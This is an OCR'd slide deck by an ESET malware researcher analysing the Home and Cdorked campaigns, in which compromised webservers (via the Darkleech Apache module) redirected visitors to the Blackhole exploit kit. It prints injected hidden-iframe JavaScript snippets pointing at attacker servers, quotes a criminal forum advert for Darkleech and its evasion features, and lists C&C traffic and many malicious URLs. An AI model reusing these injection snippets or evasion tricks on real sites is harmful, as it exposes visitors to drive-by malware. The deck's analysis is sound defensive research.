The Home and Cdorked campaigns

Widespread malicious modification of webservers for mass malware distribution

$ whoami

Sébastien Duquette @ekse0x

Malware Researcher at ESET since 2011. Focus on the (mis)use of the Web for malware distribution. Occasional blogger on welivesecurity.com

Thanks to

Colleagues at ESET Canada

Sucuri

Kafeine

ESET

Intro

Exploits kits have become a major vector of malware propagation. Multiple methods are used to drive traffic to those kits such as spam or malvertising. A third approach is to redirect visitors from compromised websites, usually via added Javascript snippets.

Those scripts were usually added by taking advantage of known flaws in popular platforms (Wordpress, Joomla, etc.) or weak/stolen passwords.

Intro

In the last year, multiple cases were discovered where malware was used on Linux servers for this purpose.

- Darkleech : September 2012, Apache module
- Snakso : November 2012, Linux rootkit
- Cdorked : April 2013, modified httpd daemons

In this presentation we will

- cover 2 groups : Home and CDorked
- focus on the redirection chain
- provide a snapshot of « how things were done in 2012/2013 »

The Home group

Home

A typical script injection, here in jquery-1.3.2.min.js

Presence of the **q.php** pattern.

Host	URL
competencestourisme.com	/
competencestourisme.com	/library/css/reset.css
competencestourisme.com	/library/css/styles.css
competencestourism...	/library/js/jquery-1.3.2.min.js
competencestourisme.com	/library/js/jquery.ifixpng2.js
competencestourisme.com	/library/js/ui.js
aalp.b16.hauynite050...	/2fce35ff7ab5efa3/q.php

```
1  document.write('<style>.gnia4vnsoo { position:absolute; left:-2000px; top:-
   1662px} </style> <div class="gnia4vnsoo"><iframe src="http://aalp.b16.
   hauynite0503.info/2fce35ff7ab5efa3/q.php" width="196" height="138"></iframe></
   div>');/*
2   * jQuery JavaScript Library v1.3.2
3   * http://jquery.com/
4   *
```

Home

JINDŘICH KUBEC | February 8th, 2013

Malware on LA Times

Yesterday evening (Prague time) I spotted a curious question on Twitter from journalist Brian Krebs asking about possible malware on one of LA Times websites:

briankrebs
@briankrebs

Follow

hearing from multiple sources that a subdomain of latimes.com has been redirecting to blackhole exploit. anyone else seeing this?

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <link type="text/css" rel="stylesheet" href="/css/themes/latimes/embed.css">
  </head><style>.hq2xifw { position:absolute; left:-1569px; top:-1116px} </style> <div class="hq2xifw"><iframe
src="http://[redacted]/841dcecdfef663e4f425f848c6e772f2/q.php" width="366" height="317"></iframe></div>
```

Source : http://blog.avast.com/2013/02/08/malware-on-la-times/

Home

2011 - 2012

http://129.121.230.137/**Home**/content/field.swf
http://65.75.149.36/**Home**/content/field.swf
http://65.75.160.92/**Home**/content/v1.jar
http://129.121.93.254/**Home**/content/v1.jar
http://129.121.221.147/**Home**/content/field.swf
http://65.75.176.132/**Home**/content/v1.jar
http://64.247.180.135/**Home**/content/field.swf
http://129.121.47.234/**Home**/content/v1.jar

2012 - 2013


http://149.47.240.179/994bd048a7608c4319cd41d98813eaa9/**q.php**
http://129.121.162.2/c51fc11f787b4ef15e1a50931d858e45/**q.php**
http://149.47.154.201/e0b7406f9d56cd3311618446450f477d/**q.php**
http://129.121.137.221/8fb00fc02c4a9dc91f9f94f20d4b83f4/**q.php**
http://129.121.139.226/c5557fc2a986a03288192cf14638ebae/**q.php**
http://129.121.89.244/0742bb9e62e6a4db628fcb7a327a61bd/**q.php**
http://129.121.166.3/43adba10d6f4e80830f89d3f2918aadd/**q.php**
http://69.90.112.33/3047753fbd234c0dd4cca4abd2cdcb4a/**q.php**

August 2013


http://thebengalsage.mwhub.com/bbab69470877b6909fe8bb4f84a90778/roger-ceramic.php
http://m.practicalaction.org/1a633b5f3aaf8af04a6f9cb892e054fe/deposits-thirty.php
http://97.74.114.167/cbd60a93d8b73ce704a05b7968267a5b/recover-arrangements.php
http://95.110.226.183/25a894f71de214da069cecfa2e2c68e1/ringtones-temporal.php
http://85.95.239.72/997fa4a6f86cb2fa1248960aca999f1d/academy-nation.php

Home

Redirection chain for Home




Home


1. User visits an infected website
2. Darkleech injects an iframe in a page
3. Darkleech fetches Blackhole exploit kit
4. Malware is installed on the computer
Pony Loader
Nymaim.B
Nymaim.A
Sirefef
Injected iframe
document.write('<style>.khqpquv8f5 { position:absolute; left:-1471px; top:-1648px} </style> <iframe src= "http://149.47.4.156/9a937a75427aeeac8089aa55fff70202/q.php" width="246" height="442"></iframe> ')
Blackhole Exploit kit
Blackhole
217.23.13.65
linuxkernelup.com

Home : Darkleech

Apache module, inserts content (usually Javascript) in the documents returned by the web server. It sells for 1000$US.



DarkLeech модуль Apache/2 для вставки IFRAME

[Стандартный] · Линейный

Подписка на тему | Сообщить другу | Версия для печати

Left4Dead

Сегодня, 13:47

Отправлено #1

DarkLeech - модуль Apache/2 для вставки IFRAME во все сайты на сервере

Завсегдатый

участник

Сообщений: 165

Регистрация: 08.05.10

Пользователь №: 11310

Профиль

Рейтинг: < -8 (0) 8 >

Респекты: < (8) >

Желаешь иметь стабильный поток качественного трафа, но до сих пор ифреймишь ftp-шки? Теперь в паблике уникальная технология, упрощающая слив трафика с серверов и усложняющая работу админам.

Модуль Apache/2 предназначен для вставки ваших фреймов во все сайты на сервере. Функционал:

- Вставка фреймов в php/html/js
- Периодическое обновление фрейма с вкомпиленного URL
- Фрейм выдаётся только уникальным юзерам (cookie+IP)
- Опциональная возможность фреймить только траф с поисковиков
- Фрейм не выдаётся поисковикам, Google Chrome, линуксоидам, локальным IP и т.д.
- Опциональная возможность выдавать фрейм не сразу, либо агрессивный режим работы
- Шифрование строк, кеша и трафика


Darkleech

Adds a hook to the requests, the script will be injected under specific conditions.

```
sub_44D0        proc near               ; DATA XREF: .data

; FUNCTION CHUNK AT .plt:0000000000003E00 SIZE 00000006 BY

                lea     rdi, loc_4720
                sub     rsp, 8
                mov     ecx, 0Ah
                xor     edx, edx
                xor     esi, esi
                call    _ap_hook_insert_filter
                lea     rsi, darkleech_hook
                lea     rdi, unk_7A60
                mov     ecx, 0Ah
                xor     edx, edx
                add     rsp, 8
                jmp     _ap_register_output_filter
sub_44D0        endp
```



Darkleech

The content to inject is fetched from a remote server via HTTP every 10 mins.

The update server is hardcoded in the module.

```
                public C_CC_URI
C_CC_URI        db '/Home/index.php'    ; DATA XREF: .got:C_CC_URI_ptr↑o
                align 20h
                public C_CC_REQUEST_FORMAT
C_CC_REQUEST_FORMAT db 'POST %s HTTP/1.1',0Ah
                                        ; DATA XREF: .got:C_CC_REQUEST_FORMAT_ptr↑
                db 'Host: %s',0Ah
```


```
POST /index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/536.11 (KHTML, like Gecko)
Ubuntu/12.04 Chromium/20.0.1132.47 Chrome/20.0.1132.47 Safari/536.11
Accept: */*
Host:
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

c=1&version=2012. 08.07&uname=Linux
```


Detection evasion methods

Multiple methods to make it stealthier

- IP address blacklist
- User-agent blacklists
- utmp check
- earmark cookie
- Temporary IP ban
- URL check (/admin/)
- Direct visit ban



Home


1. User visits an infected website
2. Darkleech injects an iframe in a page
3. Darkleech fetches Blackhole exploit kit
4. Malware is installed on the computer
cPanel
Parallels
Plesk Panel
Pony Loader
Nymaim.B
Nymaim.A
Sirefef
Injected iframe
document.write('<style>.khqpquv8f5 { position:absolute; left:-1471px; top:-1648px} </style> <iframe src= "http://149.47.4.156/9a937a75427aeeac8089aa55fff70202/q.php" width="246" height="442"></iframe> ')
Blackhole Exploit kit
Blackhole
217.23.13.65
linuxkernelup.com


Home

http://129.121.185.0/cd541f8be472a13c340546d8f86dddce/q.php
http://65.75.175.101/16d3081eb3c563c581aae3a0f2d35ec9/q.php
http://129.121.120.103/cd6438ee6c3cfc327bd89ce88352afcf/q.php
http://64.69.83.106/29c6f06560523d802a293426bccb9b12/q.php
http://65.39.246.11/f84799283f36c64ad3b036983872c967/q.php
http://65.75.189.110/2bea5dc14afb9788fa4e23a3c5ce8eb5/q.php
http://69.90.103.108/6aba6762a4a97db0ebed582b6df955f5/q.php
http://129.121.39.115/c37c8c07b470df20803a82d34267d032/q.php
http://129.121.46.116/cc5437d67933e42ed74aaa94f2231f48/q.php
http://129.121.68.118/f1a88bf1c8de56a31837405f4ddf54e0/q.php
http://129.121.222.120/be9cc447fccd59c3403d20936637bb0e/q.php
http://65.75.155.122/136470b642c84fd86dfb9f5a45f5eaa5/q.php
http://129.121.226.124/5e743b1cfd92f62a0d03df63633094c5/q.php
http://129.121.130.126/5ea46789ea3ab053fff514f21154464c/q.php
http://65.75.166.127/ad2a56bf15de48d704476aca17c838b4/q.php
http://69.89.8.126/26b5511b2f85cf49aacc332942079109/q.php
http://149.47.202.128/80e5c0949b98b783ef32a488242528b3/q.php
http://149.47.224.128/b247175dc56bb4c6ad0814ab524944c4/q.php
http://149.47.226.128/7da5dbd00fb1d1ebb90edfd995db4f9f/q.php
http://129.121.140.13/a2a44bfe57506905c35d1cc36e7ed7e2/q.php
http://69.89.5.140/ba04f8689e5c48baa492b23dc0ab3328/q.php
http://65.75.130.145/ea5f9099750374de1e6ea63f82c12e9d/q.php
http://129.121.229.146/1e2ce9f416ec6a4223ef222c2af32b92/q.php
http://65.75.141.148/4c4baa9e25804c0ad95c31faeb5bdd2e/q.php
http://65.75.150.160/ae95aef3452a6b20a4b98e9bfe88ff64/q.php
http://69.90.112.163/be0f62bf983da0a0566b61ad2cd3ea4b/q.php
http://149.47.51.166/2b5a881932c48f9f0e1f69c008423675/q.php
http://149.47.224.167/fb9a0c77df75b11a5df8ba60ad4729b0/q.php
http://69.89.3.167/408c7252deb5995cf35a398a37c5740d/q.php
http://149.47.39.168/7eda77bc956fd19e89a9c8ba5dced1f6/q.php
http://69.90.112.17/4c65e47f0d6a1907f95b3b836cd4c62e/q.php
http://149.47.46.169/3710249534b41bae87caf670c72c5701/q.php
http://149.47.44.170/8f3916a74994cf9786a4df475cd28ede/q.php
http://149.47.40.172/a3b11fd92f89906d75b5b684f9c27f39/q.php
http://64.69.81.173/db5caa2d7882ee60c443f28f6cd8bcac/q.php
http://66.199.162.174/e838f3432bd68dc373a978ab9d860bde/q.php
